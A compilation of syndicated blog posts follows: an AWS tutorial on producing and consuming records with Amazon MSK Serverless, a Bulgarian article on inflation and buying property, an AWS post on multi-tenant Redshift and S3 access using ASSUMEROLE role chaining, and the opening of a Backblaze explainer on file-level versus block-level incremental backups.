
Creating the cluster will take you a few minutes, and after that, you see the Active status on the Cluster summary page.

Cluster information page

Now that you have the cluster, you can start sending and receiving records using an Amazon Elastic Compute Cloud (Amazon EC2) instance. For doing that, the first step is to create a new IAM policy and IAM role. The instances need to authenticate using IAM in order to access the cluster from the instances.

Amazon MSK Serverless integrates with IAM to provide fine-grained access control to your Apache Kafka workloads. You can use IAM policies to grant least privileged access to your Apache Kafka clients.

Create the IAM policy
Create a new IAM policy with the following JSON. This policy will give permissions to connect to the cluster, create a topic, send data, and consume data from the topic.

{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "kafka-cluster:Connect"
            ],
            "Resource": "arn:aws:kafka:<REGION>:<ACCOUNTID>:cluster/msk-serverless-tutorial/cfeffa15-431c-4af4-8725-42636fab9937-s3"
        },
        {
            "Effect": "Allow",
            "Action": [
                "kafka-cluster:DescribeTopic",
                "kafka-cluster:CreateTopic",
                "kafka-cluster:WriteData",
                "kafka-cluster:ReadData"
            ],
            "Resource": "arn:aws:kafka:<REGION>:<ACCOUNTID>:topic/msk-serverless-tutorial/cfeffa15-431c-4af4-8725-42636fab9937-s3/msk-serverless-tutorial"
        },
        {
            "Effect": "Allow",
            "Action": [
                "kafka-cluster:AlterGroup",
                "kafka-cluster:DescribeGroup"
            ],
            "Resource": "arn:aws:kafka:<REGION>:<ACCOUNTID>:group/msk-serverless-tutorial/cfeffa15-431c-4af4-8725-42636fab9937-s3/*"
        }
    ]
}

Make sure that you replace the Region and account ID with your own. Also, you need to replace the cluster, topic, and group ARN. To get these ARNs, you can go to the cluster summary page and get the cluster ARN. The topic ARN and the group ARN are based on the cluster ARN. Here, the cluster and the topic are named msk-serverless-tutorial.

"arn:aws:kafka:<REGION>:<ACCOUNTID>:cluster/msk-serverless-tutorial/cfeffa15-431c-4af4-8725-42636fab9937-s3"
"arn:aws:kafka:<REGION>:<ACCOUNTID>:topic/msk-serverless-tutorial/cfeffa15-431c-4af4-8725-42636fab9937-s3/msk-serverless-tutorial"
"arn:aws:kafka:<REGION>:<ACCOUNTID>:group/msk-serverless-tutorial/cfeffa15-431c-4af4-8725-42636fab9937-s3/*"

Then create a new role with the use case EC2 and attach this policy to the role.

Create a new role

Create a new EC2 instance
Now that you have the cluster and the role, create a new Amazon EC2 instance. Add the instance to the same VPC, subnet, and security group as the cluster. You can find that information on your cluster properties page in the networking settings. Also, when configuring the instance, attach the role that you just created in the previous step.

Cluster networking configuration

When you are ready, launch the instance. You are going to use the same instance to produce and consume messages. To do that, you need to set up Apache Kafka client tools in the instance. You can follow the Amazon MSK developer guide to get your instance ready.

Producing and consuming records
Now that you have everything configured, you can start sending and receiving records using Amazon MSK Serverless. The first thing you need to do is to create a topic. From your EC2 instance, go to the directory where you installed the Apache Kafka tools and export the bootstrap server endpoint.

cd kafka_2.13-3.1.0/bin/
export BS=boot-abc1234.c3.kafka-serverless.us-east-2.amazonaws.com:9098

As you are using Amazon MSK Serverless, there is only one address for this server, and you can find it in the client information on your cluster page.

Viewing client information

Run the following command to create a topic with the name msk-serverless-tutorial.

./kafka-topics.sh --bootstrap-server $BS \
--command-config client.properties \
--create --topic msk-serverless-tutorial --partitions 6

Now you can start sending records. If you want to see the service work under a high throughput, you can use the Apache Kafka producer performance test tool. This tool allows you to send many messages at the same time to the MSK cluster with a defined throughput and specific size. Experiment with this performance test tool, change the number of messages per second and the record size and see how the cluster behaves and adapts its capacity.

./kafka-topics.sh --bootstrap-server $BS \
--command-config client.properties \
--create --topic msk-serverless-tutorial --partitions 6

Finally, if you want to receive the messages, open a new terminal, connect to the same EC2 instance, and use the Apache Kafka consumer tool to receive the messages.

cd kafka_2.13-3.1.0/bin/
export BS=boot-abc1234.c3.kafka-serverless.us-east-2.amazonaws.com:9098
./kafka-console-consumer.sh \
--bootstrap-server $BS \
--consumer.config client.properties \
--topic msk-serverless-tutorial --from-beginning

You can see how the cluster is doing on the monitoring page of the Amazon MSK Serverless cluster.

Cluster metrics page

Availability
Amazon MSK Serverless is available in US East (Ohio), US East (N. Virginia), US West (Oregon), Europe (Frankfurt), Europe (Ireland), Europe (Stockholm), Asia Pacific (Singapore), Asia Pacific (Sydney), and Asia Pacific (Tokyo).
Learn more about this service and its pricing on the Amazon MSK Serverless feature page.

Marcia

Инфлация и покупка на недвижим имот – спасяваме ли спестяванията си?

Post Syndicated from VassilKendov original http://kendov.com/%D0%B8%D0%BD%D1%84%D0%BB%D0%B0%D1%86%D0%B8%D1%8F-%D0%B8-%D0%BF%D0%BE%D0%BA%D1%83%D0%BF%D0%BA%D0%B0-%D0%BD%D0%B0-%D0%BD%D0%B5%D0%B4%D0%B2%D0%B8%D0%B6%D0%B8%D0%BC-%D0%B8%D0%BC%D0%BE%D1%82/

Сега ли е момента за апартамента?
Според статистиката на БНБ, през март 2022 жилищните кредити са нарастнали с 18.3% за една година.
Не е малък ръста. За съжаление БНБ го публикува единствено като сума на кредитите, но не и като бройка. Поради тази причина не може да се каже дали ръста в кредитирането е на база увеличено търсене или увеличение на цените.
БНБ – какво да се прави? Ще си правят каквото си искат шом законът им го позволява.

Според моята практика се наблюдава засилено търсене. Има разбира се и покачване на цените, но определено има и нарастнало търсене.

До преди година ръста в търсенето се мотивираше от покупката на имот като форма инвестиция. Затова и нарастнаха отдаваните под наем в AIRBNB имоти. В момента обаче двигателят на покупката на имоти е СТРАХЪТ ОТ ИНФЛАЦИЯТА.

В масовия случай хората имат спестени около 50-60 000 лева и мислят как да ги защитят.
За съжаление в Бълария няма много алтернативи за инвестиции. Много финансисти спорят с мен, че борсите са един добър вариант, но аз не мисля така. Как си представяте масовия човек в България да инвестира през борсите на запад?

И са си прави хората донякъде


Официалната инфлация в момента е 10.2%, но според мен е доста по-висока. Нека не забравяме, че само преди месец, бюджета беше сметнат при инфлация от 5.4%. Не е много професионално от страна на финансовото министерство да не може да педвиди месец напред как ще са цените, но както се казва – това имаме с това работим.

Моето субективно мнение е, че инфлацията гони 20% и това няма да е краят. Затова няма смисъл да държите пари в брой. Моя съвет е оставете си някакъв кеш като за покриване на 6-7 месечни разходи и останалото о вложете някъде. Ако няма друго и имота е вариант, СТИГА ДА НЕ СЕ „ИЗЦЕПИТЕ” С размера на КРЕДИТА!

В какъв размер да е той, вече е тема на друг разговор и е доста индивидуално понятие (според доходите и професията), но при всички положения, спестяванията е добре да бъдат в някакъв актив.

Инфлацията е по-висока от лихвата

Докато инфлацията е по-висока от лихвата по кредита, вие сте на „далавера”. В момента лихвите са под 3% по жилищите кредити. Има обаче дин проблем – Защитени ли са доходите ви?
Нека не забравяме, че при инфлация, някои фирми съкращават персонал, а потреблението се свива. И тук идва специфичната самопреценка – Вие ценан кадър ли сте и бизнесът в който работите вияе ли се от инфлацията?

Най-неприятно е когато работиш за чужда компания и тя реши да съкращава персонал. Това винаги се случва в най-малката и отдалечена икономика, каквато сме ние.
Естествено западните компании в момента са предпочитано място за работа, но не винаги е било така. Особено във времена на криза. Бил съм свидетел на закриване на бизнеси буквално за една нощ.

Частните бизнеси с кредити са най-затрашените

Когато имаш бизнес и теглиш фирмен кредит, банките винаги изискват собственика да стане поръчител на фирмата. Това определено е доста рисково и ако бизнесът закъса, нямате много време за реакция. Не сме много хората, коитио сме в състояние да помогнем в такъв момент.

Изобщо при лош кредит трябва да се действа много бързо, ако не искате да се окажете със запорирани сметки и възбранено имущество.

За срещи и консултации по банкови неволи, моля използвайте посочената форма.

[contact-form-7]

Но да се върнем на имота като опция по време на инфлация. Да, добър вариант е, но не трябва да се прекалява. Трябва да съобразите доста фактори – цена, размер на кредита, професия, доходи, % финансиране, риск който поемате… Оказва се за пореден път, че недвижимите имоти може и да спасят спестяванията на българина. Трябва да се внимава обаче!

Васил Кендов – финансов консултант

Ако решите, че тази статия Ви е била полезна, моля споделете я във Фейсбук и се абинирайте за канала в Youtube

The post Инфлация и покупка на недвижим имот – спасяваме ли спестяванията си? appeared first on Kendov.com.

Secure data movement across Amazon S3 and Amazon Redshift using role chaining and ASSUMEROLE

Post Syndicated from Sudipta Mitra original https://aws.amazon.com/blogs/big-data/secure-data-movement-across-amazon-s3-and-amazon-redshift-using-role-chaining-and-assumerole/

Data lakes use a ring of purpose-built data services around a central data lake. Data needs to move between these services and data stores easily and securely. The following are some examples of such services:

  • Amazon Simple Storage Service (Amazon S3), which stores structured, unstructured, and semi-structured data
  • Amazon Redshift, a fully managed, petabyte-scale data warehouse product to analyze large-scale structured and semi-structured data across data warehouses and operational databases
  • Amazon SageMaker, which consumes data for machine learning (ML) capabilities

In multi-tenant architectures, groups or users within a group may require exclusive permissions to the group’s S3 bucket and also the schema and tables belonging to Amazon Redshift. These teams also need to be able to control loading and unloading of data between the team-owned S3 buckets and Amazon Redshift schemas. Additionally, individual users within the team may require fine-grained control over objects in S3 buckets and specific schemas in Amazon Redshift. Implementing this permissions control use case should be scalable as more teams and users are onboarded and permission-separation requirements evolve.

Amazon Redshift and Amazon S3 provide a unified, natively integrated storage layer for data lakes. You can move data between Amazon Redshift and Amazon S3 using the Amazon Redshift COPY and UNLOAD commands.

This post presents an approach that you can apply at scale to achieve fine-grained access controls to resources in S3 buckets and Amazon Redshift schemas for tenants, including groups of users belonging to the same business unit down to the individual user level. This solution provides tenant isolation and data security. In this approach, we use the bridge model to store data and control access for each tenant at the individual schema level in the same Amazon Redshift database. We utilize ASSUMEROLE and role chaining to provide fine-grained access control when data is being copied and unloaded between Amazon Redshift and Amazon S3, so the data flows within each tenant’s namespace. Role chaining also streamlines the new tenant onboarding process.

Solution overview

In this post, we explore how to achieve resource isolation, data security, scaling to multiple tenants, and fine-grained access control at the individual user level for teams that access, store, and move data across storage using Amazon S3 and Amazon Redshift.

We use the bridge model to store data and control access for each tenant at the individual schema level in the same Amazon Redshift database. In the bridge model, a separate database schema is created for each tenant, and data for each tenant is stored in its own schema. The tenant has access only to its own schema.

We use the COPY and UNLOAD commands to load and unload data into the Amazon Redshift cluster using an S3 bucket. These commands require Amazon Redshift to access Amazon S3 on your behalf, and security credentials are provided to your clusters.

We create an AWS Identity and Access Management (IAM) role—we call it the Amazon Redshift onboarding role—and associate it with the Amazon Redshift cluster. For each tenant, we create a tenant-specific IAM role—we call it the tenant role—to define the fine-grained access to its own Amazon S3 resources. The Amazon Redshift onboarding role doesn’t have any permissions granted except allowing sts:AssumeRole to the tenant roles. The trust relationship to the Amazon Redshift onboarding role is defined in each of the tenant roles. We use the Amazon Redshift ASSUMEROLE privilege to control IAM role access privileges for database users and groups on COPY and UNLOAD commands.

Each tenant database user or group is granted ASSUMEROLE on the Amazon Redshift onboarding role and its own tenant role, which restricts the tenant to access its own Amazon S3 resources when using COPY and UNLOAD commands. We use role chaining when ASSUMEROLE is granted. This means that the tenant role isn’t required to be attached to the Amazon Redshift cluster, and the only IAM role associated is the Amazon Redshift onboarding role. Role chaining streamlines the new tenant onboarding process. With role chaining, we don’t need to modify the cluster; we can make modifications on the tenant IAM role definition when onboarding a new tenant.

For our use case, we have two tenants: team 1 and team 2. A tenant here represents a group of users—a team from the same business unit. We want separate S3 buckets and Amazon Redshift schemas for each team. These teams should be able to access their own data only and also be able to support fine-grained access control over copying and unloading data from Amazon S3 to Amazon Redshift (and vice versa) within the team boundary. We can apply access control at the individual user level using the same approach.

The following architecture diagram shows the AWS resources and process flow of our solution.

In this tutorial, you create two S3 buckets, two Amazon Redshift tenant schemas, two Amazon Redshift tenant groups, one Amazon Redshift onboarding role, and two tenant roles. Then you grant ASSUMEROLE on the onboarding and tenant role to each tenant, using role chaining. To verify that each tenant can only access its own S3 resources, you create two Amazon Redshift users assigned to their own tenant group and run COPY and UNLOAD commands.

Prerequisites

To follow along with this solution, you need the following prerequisites:

Download the source code to your local environment

To implement this solution in your local development environment, you can download the source code from the GitHub repo or clone the source code using the following command:

git clone https://github.com/aws-samples/amazon-redshift-assume-role-sample.git

The following files are included in the source code:

  • redshift-onboarding-role.cf.yaml – A CloudFormation template to deploy the Amazon Redshift onboarding role redshift-onboarding-role
  • redshift-tenant-resources.cf.yaml – A CloudFormation template to deploy an S3 bucket, KMS key, and IAM role for each tenant you want to onboard

Provision an IAM role for Amazon Redshift and attach this role to the Amazon Redshift cluster

Deploy the template redshift-onboarding-role.cf.yaml using the AWS CloudFormation console or the AWS Command Line Interface (AWS CLI). For more information about stack creation, see Create the stack. This template doesn’t have any required parameters. The stack provisions an IAM role named redshift-s3-onboarding-role for Amazon Redshift. The following code is the policy defining sts:AssumeRole to the tenant-specific IAM roles:

{
  "Version": "2012-10-17",
  "Statement": [
  {
   "Action": [
     "sts:AssumeRole"
    ],
   "Resource": [
     "arn:aws:iam::xxxxxxxxxxxx:role/*-tenant-redshift-s3-access-role"
    ],
   "Effect": "Allow"
   }
  ]
}

Navigate to the Amazon Redshift console and select the cluster you want to update. On the Actions menu, choose Manage IAM roles. Choose the role redshift-s3-onboarding-role to associate with the cluster. For more information, see Associate the IAM role with your cluster.

Provision the IAM role and resources for tenants

Deploy the template redshift-tenant-resources.cf.yaml using the AWS CloudFormation console or the AWS CLI. For this post, you deploy the stack twice, supplying two unique tenant names for TenantName. For example, you can use team1 and team2 as the TenantName parameter values.

For each tenant, the stack provisions the following resources:

  • A KMS key
  • An S3 bucket named team1-data-<account id>-<region> with default encryption enabled with SSE-KMS using the created key
  • An IAM role named team1-tenant-redshift-s3-access-role

The policy attached to the role team1-tenant-redshift-s3-access-role can only access the team’s own S3 bucket. The role redshift-s3-onboarding-role is trusted to assume all tenant roles *-tenant-redshift-s3-access-role to enable role chaining. The tenant role *-tenant-redshift-s3-access-role has a trust relationship to redshift-s3-onboarding-role. See the following policy code:

        {
            "Action": [
                "s3:List*",
                "s3:Get*",
                "s3:Put*"
            ],
            "Resource": [
                "arn:aws:s3:::team1-data-<account id>-<region>/*",
                "arn:aws:s3:::team1-data-<account id>-<region>"
            ],
            "Effect": "Allow"
        }

Create a tenant schema and tenant user with appropriate privileges

For this post, you create the following Amazon Redshift database objects using the query editor on the Amazon Redshift console or a SQL client tool like SQL Workbench/J. Replace <password> with your password and <account id> with your AWS account ID before running the following SQL statements:

create schema team1;
create schema team2;

create group team1_grp;
create group team2_grp;

create user team1_usr with password '<password>' in group team1_grp;
create user team2_usr with password '<password>' in group team2_grp;

grant usage on schema team1 to group team1_grp;
grant usage on schema team2 to group team2_grp;

GRANT ALL ON SCHEMA team1 TO group team1_grp;
GRANT ALL ON SCHEMA team2 TO group team2_grp;

revoke assumerole on all from public for all;

grant assumerole
on 'arn:aws:iam::<account id>:role/redshift-s3-onboarding-role,arn:aws:iam::<account-id>:role/team1-tenant-redshift-s3-access-role'
to group team1_grp for copy;

grant assumerole
on 'arn:aws:iam::<account id>:role/redshift-s3-onboarding-role,arn:aws:iam::<account id>:role/team1-tenant-redshift-s3-access-role'
to group team1_grp for unload;

grant assumerole
on 'arn:aws:iam::<account id>:role/redshift-s3-onboarding-role,arn:aws:iam::<account id>:role/team2-tenant-redshift-s3-access-role'
to group team2_grp for copy;

grant assumerole
on 'arn:aws:iam::<account id>:role/redshift-s3-onboarding-role,arn:aws:iam::<account id>:role/team2-tenant-redshift-s3-access-role'
to group team2_grp for unload;

commit;

Verify that each tenant can only access its own resources

To verify your access control settings, you can create a test table in each tenant schema and upload a file to the tenant’s S3 bucket using the following commands. You can use the Amazon Redshift query editor or a SQL client tool.

  1. Sign in as team1_usr and enter the following commands:
    CREATE TABLE TEAM1.TEAM1_VENUE(
    VENUEID SMALLINT,
    VENUENAME VARCHAR(100),
    VENUECITY VARCHAR(30),
    VENUESTATE CHAR(2),
    VENUESEATS INTEGER
    ) DISTSTYLE EVEN;
    
    commit;

  2. Sign in as team2_usr and enter the following commands:
    CREATE TABLE TEAM2.TEAM2_VENUE(
    VENUEID SMALLINT,
    VENUENAME VARCHAR(100),
    VENUECITY VARCHAR(30),
    VENUESTATE CHAR(2),
    VENUESEATS INTEGER
    ) DISTSTYLE EVEN;
    
    commit;

  3. Create a file named test-venue.txt with the following contents:
    7|BMO Field|Toronto|ON|0
    16|TD Garden|Boston|MA|0
    23|The Palace of Auburn Hills|Auburn Hills|MI|0
    28|American Airlines Arena|Miami|FL|0
    37|Staples Center|Los Angeles|CA|0
    42|FedExForum|Memphis|TN|0
    52|PNC Arena|Raleigh|NC|0
    59|Scotiabank Saddledome|Calgary|AB|0
    66|SAP Center|San Jose|CA|0
    73|Heinz Field|Pittsburgh|PA|65050

  4. Upload this file to both team1 and team2 S3 buckets.
  5. Sign in as team1_usr and enter the following commands to test Amazon Redshift COPY and UNLOAD:
    copy team1.team1_venue
    from 's3://team1-data-<account id>-<region>/'
    iam_role 'arn:aws:iam::<account id>:role/redshift-s3-onboarding-role,arn:aws:iam::<account id>:role/team1-tenant-redshift-s3-access-role'
    delimiter '|' ;
    
    unload ('select * from team1.team1_venue')
    to 's3://team1-data-<account id>-<region>/unload/' 
    iam_role 'arn:aws:iam::<account id>:role/redshift-s3-onboarding-role,arn:aws:iam::<account id>:role/team1-tenant-redshift-s3-access-role';

The file test-venue.txt uploaded to the team1 bucket is copied to the table team1_venue in the team1 schema, and the data in table team1_venue is unloaded to the team1 bucket successfully.

  1. Replace team1 with team2 in the preceding commands and then run them again, this time signed in as team2_usr.

If you’re signed in as team1_usr and try to access the team2 S3 bucket or team2 schema or table and team2 IAM role when running COPY and UNLOAD, you get an access denied error. You get the same error if trying to access team1 resources while logged in as team2_usr.

Clean up

To clean up the resources you created, delete the CloudFormation stack created in your AWS account.

Conclusion

In this post, we presented a solution to achieve role-based secure data movement between Amazon S3 and Amazon Redshift. This approach combines with the ASSUMEROLE feature in Amazon Redshift to allow fine-grained access control over the COPY and UNLOAD commands down to the individual user level within a particular team. This in turn provides finer control over resource isolation and data security in a multi-tenant solution. Many use cases can benefit from this solution as more enterprises build data platforms to provide the foundations for highly scalable, customizable, and secure data consumption models.


About the Authors

Sudipta Mitra is a Senior Data Architect for AWS, and passionate about helping customers to build modern data analytics applications by making innovative use of latest AWS services and their constantly evolving features. A pragmatic architect who works backwards from customer needs, making them comfortable with the proposed solution, helping achieve tangible business outcomes. His main areas of work are Data Mesh, Data Lake, Knowledge Graph, Data Security and Data Governance.

Michelle Deng is a Sr. Data Architect at Amazon Web Services. She works with AWS customers to provide guidance and technical assistance about database migrations and Big data projects.

Jared Cook is a Sr. Cloud Infrastructure Architect at Amazon Web Services. He is committed to driving business outcomes in the cloud, and uses Infrastructure as Code and DevOps best practices to build resilient architectures on AWS.  In his leisure time, Jared enjoys the outdoors, music, and plays the drums.

Lisa Matacotta is a Senior Customer Solutions Manager at Amazon Web Services. She works with AWS customers to help customers achieve business and strategic goals, understand their biggest challenges and provide guidance based on AWS best practices to overcome them.

What’s the Diff: File-level vs. Block-level Incremental Backups

Post Syndicated from Kari Rivas original https://www.backblaze.com/blog/whats-the-diff-file-level-vs-block-level-incremental-backups/

If you’ve stumbled upon this blog, chances are you already know that you need to be backing up your data to protect your home or business. Maybe you’re a hobbyist with over 1,000 digital movies in your collection and you lie awake at night, worrying about what would happen if your toddler spills juice on your NAS (let’s face it, toddlers are data disasters waiting to happen). Or you’re a media and entertainment professional worried about keeping archives of your past projects on an on-premises device. Or maybe that tornado that hit your area last week caused you to think twice about keeping all of your data on-premises.

Whether you have a background in IT or not, the many different configuration options for your backup software and cloud storage can be confusing. Today, we’re hoping to clear up one common question when it comes to backup strategies—understanding the difference between file-level and block-level incremental backups.

Refresher: Full vs. Incremental Backups

First things first, let’s define what we’re dealing with: the difference between full and incremental backups. The first step in any backup plan is to perform a full backup of your data. Plan to do this on a slow day because it can take a long time and hog a lot of bandwidth. Of course, if you’re a Backblaze customer, you can also use the Backblaze Fireball to get your data into Backblaze B2 Cloud Storage without taking up precious internet resources.

You should plan on regularly performing full backups because it’s always a good idea to have a fresh, full copy of your entire data set. Some people perform full backups weekly, some might do them monthly or even less often; it’s up to you as you plan your backup strategy.

Then, typically, incremental backups are performed in between your full backups. Want to know more about the difference between full and incremental backups and the considerations for each? Check out our recent blog post on the different types of backups.

What’s the Diff: File-level vs. Block-level Incremental Backups

Let’s take it to the next level. Incremental backups back up what has been changed or added since your last full backup. Within the category of incremental backups, there are two standard options: file-level and block-level incremental backups. Many backup tools and devices, like network attached storage (NAS) devices, offer these options in the configuration settings, so it’s important to understand the difference. After you decide which type of incremental backup is best for you, check your backup software or device’s support articles to see if you can configure this setting for yourself.

File-level Incremental Backups


When a file-level incremental backup is performed and a file has been modified, the entire file is copied to your backup repository. This takes longer than performing a block-level backup because your backup software will scan all your files to see which ones have changed since the last full backup and will then back up the entire modified file again.

Imagine that you have a really big file and you make one small change to that file; with file-level backups, the whole file is re-uploaded. This likely sounds pretty inefficient, but there are some advantages to a file-level backup:

  • It’s simple and straightforward.
  • It allows you to pick and choose the files you want backed up.
  • You can include or exclude certain file types or easily back up specific directories.

File-level backups might be the right choice for you if you’re a home techie who wants to back up their movie collection, knowing that those files are not likely to change. Or it could be a good fit for a small business with a small amount of data that isn’t frequently modified.

The diagram below illustrates this concept. This person performs their full backup on Sundays and Wednesdays. (To be clear, we’re not recommending this cadence—it’s just for demonstration purposes.) This results in a 100% copy of their data to a backup repository like Backblaze B2 Cloud Storage. On Monday, part of a file is changed (the black triangle) and a new file is added (the red square). The file-level incremental backup uploads the new file (the red square) and the entire file that has changed (the grey square with the black triangle). On Tuesday, another file is changed (the purple triangle). When the file-level incremental backup is performed, it adds the entire file (the grey square with the purple triangle) to the backup repository. On Wednesday, a new full backup is run, which creates a complete copy of the source data (including all your previously changed and added data) and stores that in the cloud. This starts the cycle of full backups to incremental backups over again.

Click to expand.

Block-level Incremental Backups

